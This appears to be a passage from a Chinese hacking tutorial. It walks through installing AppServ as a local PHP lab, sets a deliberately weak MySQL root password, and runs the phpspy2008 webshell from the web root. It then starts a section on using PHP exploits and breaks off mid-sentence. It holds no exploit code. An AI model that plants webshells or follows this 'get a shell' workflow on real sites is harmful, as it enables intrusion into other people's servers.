web环境。用套件搭建php web环境方便简单，而且能够满足本机测试程序漏洞的需要，我就用AppServ套件来搭建个php web环境。AppServ是PHP网页架站工具组合包，泰国的作者将一些网路上免费的架站资源重新包装成单一的安装程序，以方便初学者快速完成架站，AppServ所包含的软件有：Apache、Apache Monitor、PHP、MySQL、PHP-Nuke、phpMyAdmin。目前软件最新版本为AppServ V2.5.9，下载地址为：http://www.skycn.com/soft/13703.html，软件解压后会得到一个exe格式的安装文件，这里为appserv-win32-2.5.9.exe，直接双击它进行安装，出现如图1的安装界面。




图 1

点“Next”后会出来安装协议，点“I Agree”后会来到选择程序安装路径的地方，如图2。




图 2

默认安装目录为C:\AppServ，你可以点“Browse”按钮来自定义安装目录，这里我保持默认，直接点“Next”，接下来会来到选择安装程序的地方，默认的是Apache、PHP、MySQL、phpMyAdmin都安装，如图3。




图 3

还是保持默认选择，点“Next”按钮后会来到设置WEB服务器信息的地方，第一个要你填的是Server Name，也就是服务器的名字，在本机可以直接通过服务器名字来访问服务器，这里我输入**127.0.0.1**，而Administrator's Email Address是管理员的Email地址，可以随便填一个，Apache HTTP Port是WEB服务器的访问端口，默认是**80**，如果你本机的80端口已经被占用，也可以用别的端口，访问时用**127.0.0.1:端口**的形式就行了，比如自定义端口是8080，访问地址就是127.0.0.1:8080，这里我还是保持默认的80端口，如图4。




图 4

点“Next”后来到了设置MySQL的root用户密码的地方，为了方便好记，我把密码设置为123456（弱口令啊，哈哈，因为是本机测试，无所谓了），Character Sets是MySQL使用的编码，这里保持默认，如图5。直接点“Install”进行安装，最后点“Finish”完成安装。




图 5

用浏览器访问127.0.0.1，出现如图6的页面就说明WEB环境已搭建成功。




图 6

用AppServ搭建的WEB服务器默认的网站根目录是AppServ安装目录下的www子目录，由于我的AppServ安装在默认的C:\AppServ\目录下，因此网站根目录是C:\AppServ\www\，把PHP文件放到这个目录就可以解析了，我把phpspy2008放到C:\AppServ\www\目录下，文件名为2008.php，访问http://127.0.0.1/2008.php，运行正常，如图7。

至此，php web环境搭建完成。别看介绍AppServ的安装过程不短，但是实际安装时不到一分钟就可以安装完成。有个本机的WEB环境用处很大，你可以在本机慢慢地测试漏洞的利用过程，不用担心测试的网站被别人挂了马，也不用担心把别人的网站不小心搞挂。在遇到一个陌生的程序时，在本机先安装测试拿shell的过程几乎是必须的。

二、PHP类EXP的利用

有了上面搭建的php web环境利用起PHP类EXP就非常简单了，因为要利用PHP类EXP只需要安装PHP就可以了，搭建php web环境时已




图 7

